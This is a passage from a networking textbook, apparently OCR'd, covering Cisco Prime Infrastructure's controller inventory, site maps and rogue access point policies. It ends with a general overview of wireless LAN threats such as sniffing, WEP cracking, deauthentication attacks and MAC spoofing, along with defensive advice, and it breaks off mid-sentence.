


Figure 20-59. *Cisco Prime network summary*

If we hover over Inventory and navigate to Device Management and Network Devices, we can see our WLC. Click Wireless Controller, and we can see our managed WLC in Prime.




Figure 20-60. *Cisco Prime network devices*

We can click our WLC to view the details of the device.




Figure 20-61. *Cisco Prime WLC details*

331 Rogue access points can be identified in Alarms and Events.





Figure 20-62. *Cisco Prime rogue access point alarms*


We can select an alarm message to view the details.



this figure will be printed in b/w

Figure 20-63. *Cisco Prime rogue access point alarm details*

To view security attacks that have been detected by Prime, go to Dashboard ➤ Wireless ➤ Security.



this figure will be printed in b/w

Figure 20-64. *Cisco Prime Security dashboard*

Prime Infrastructure Maps

Prime allows you to have a visual representation of your wireless controllers and APs to include their location and coverage area. PI provides this visual representation with maps; data displays physical locations and predictive RF coverage. You can upload a floor plan as an image file as well. Maps can be accessed by navigating to Maps ➤ Wireless Maps ➤ Site Maps.

339 Insert a campus map and under it we create Floor 1. AU14




Figure 20-65. *Cisco Prime site map*

340 We will add a floor to our Apress campus map. We drag our floor plan over to the page and click Save at
341 the bottom.




Figure 20-66. *Cisco Prime campus map* AU9

We can set the location of our campus using latitude and longitude.




Figure 20-67. *Cisco Prime floor plan upload*

Now we see our map that has been loaded into Prime.




Figure 20-68. *Cisco Prime floor plan*

Maps can show access points, clients, interferers, rogue APs, rogue clients, and coverage areas. Rogue clients are clients not known to Prime, and rogue APs are APs that are not part of the enterprise network. This is very useful and could be a security incident. Let's add an AP to the floor. Click Floor 1, click Edit, and under Access Points select Add.

Figure 20-69. *Cisco Prime site map floor plan edit*

344 Now select the appropriate AP and click Add selected.




Figure 20-70. *Cisco Prime site map AP addition*

345 On the map if you click an access point, a window will pop up and display information related to the
346 AP including name, MAC address, AP type, AP model, WLC IP address, location, and uptime. You can also
347 monitor the access point and configure the access point from this menu.

Figure 20-71. *Cisco Prime site map AP details*

On the map if you have a client and click it, we see information related to the client to include the username and MAC address of the client.

We can enable AP coverage which shows the coverage area in Figure 20-72.




Figure 20-72. *Cisco Prime site map coverage area*

Select Rogue APs to see where rogue APs are located.

Prime Infrastructure Configuration

Prime has a configuration wizard for creating a rogue AP policy. Let's go through it. Navigate to Services ➤ Mobility Services ➤ Wireless Security.




Figure 20-73. *Cisco Prime Wireless Security*

If we click Next, we can start to configure our rogue policy.




Figure 20-74. *Cisco Prime rogue policy*

If we click Next, we can use current rules or create new rogue rules.




Figure 20-75. *Cisco Prime rogue rule*

357 Figure 20-76 displays the configuration of a rogue rule titled TEST.




Figure 20-76. *Cisco Prime rogue policy example*

358 After we have created our rogue rule, we can click Apply.




Figure 20-77. *Cisco Prime rogue policy configuration*

Threats and Vulnerabilities

There are many threats to a WLAN, as signals propagate through the air for any eavesdropper to view and analyze. This section focuses on those vulnerabilities, as well as ways to prevent security breaches. The only advantage that WLANs have over wired networks is that hackers must be within reasonable physical proximity of the WLAN. Even from several miles away, an attacker can use a cheap antenna to send or sniff Wi-Fi signals. It is good to understand the threats that are in a WLAN, because you can better defend your network. Let's not forget how the placement of your APs is integral to security of your Wi-Fi network. You want to restrict physical access to your network devices to unauthorized personnel as they can easily be replaced, moved, or reset.

Service Set Identifiers (SSIDs) are treated as a security mechanism, when in reality they are only used to separate WLANs from one another. Sniffing is undetectable, but there are many free and commercial sniffing tools available. SSIDs are broadcasted multiple times per second in each beacon frame from an AP. It is best practice to turn off the SSID broadcast, but even then, your SSID is broadcast whenever a client associates or reassociates with the AP. This SSID can be sniffed and is in the clear. This is one type of gaining access to the network. Sometimes WLANs even use their SSID as their password.

If you use WEP for security, you might as well not use a password. There are many tools that can be used to crack WEP keys in seconds. Sniffing tools can be used to capture usernames or other important information. There are many websites that tell you how to make antennas that can be used to gain access to networks. Wardriving is completed by scanning wireless signals for networks, and there are sites that contain online databases of unprotected wireless networks. The best practice is to use WPA2 to protect your data in the network.

WLANs can easily be disrupted by denial of service (DoS) attacks that can be completed with radio-jamming equipment. Disassociation attacks also occur by posing as an AP and disassociating a device from an AP. Then the attacker can constantly send disassociating attacks to cause DoS. An attacker could also pose as a "man in the middle" to make a client associate with it and then sniff all its data. Air Jack is a tool that can locate a hidden network that does not broadcast its SSID. The tools dissociate a device from an AP, forcing it to reassociate with the AP; it sniffs the SSID in the reassociation packet. It can also transmit invalid authentication requests by spoofing legitimate clients, which causes APs to dissociate legitimate clients. The best way to prevent this type of attack is to make sure that your WLAN coverage ends inside your building and that it does not stretch outside. This can be done by focusing on the placement of the APs and walking around with a scanner to verify that the network does not extend further than you want it to.

AU15

Some APs restrict users' access by MAC addresses, but in this case, it is trivial to sniff packets that contain legitimate users' MAC addresses, and thus someone can spoof this to be accepted on the network. Rogue APs are unauthorized and not allowed on a network; some users set them up because they think it is easy, and attackers may set them up to steal account information from users. Any device can try to associate with a rogue AP, and the account information used to authenticate can steal a user's credentials. Do not think that you will be able to identify a rogue AP, because it can mimic your normal AP. Credit card data can be 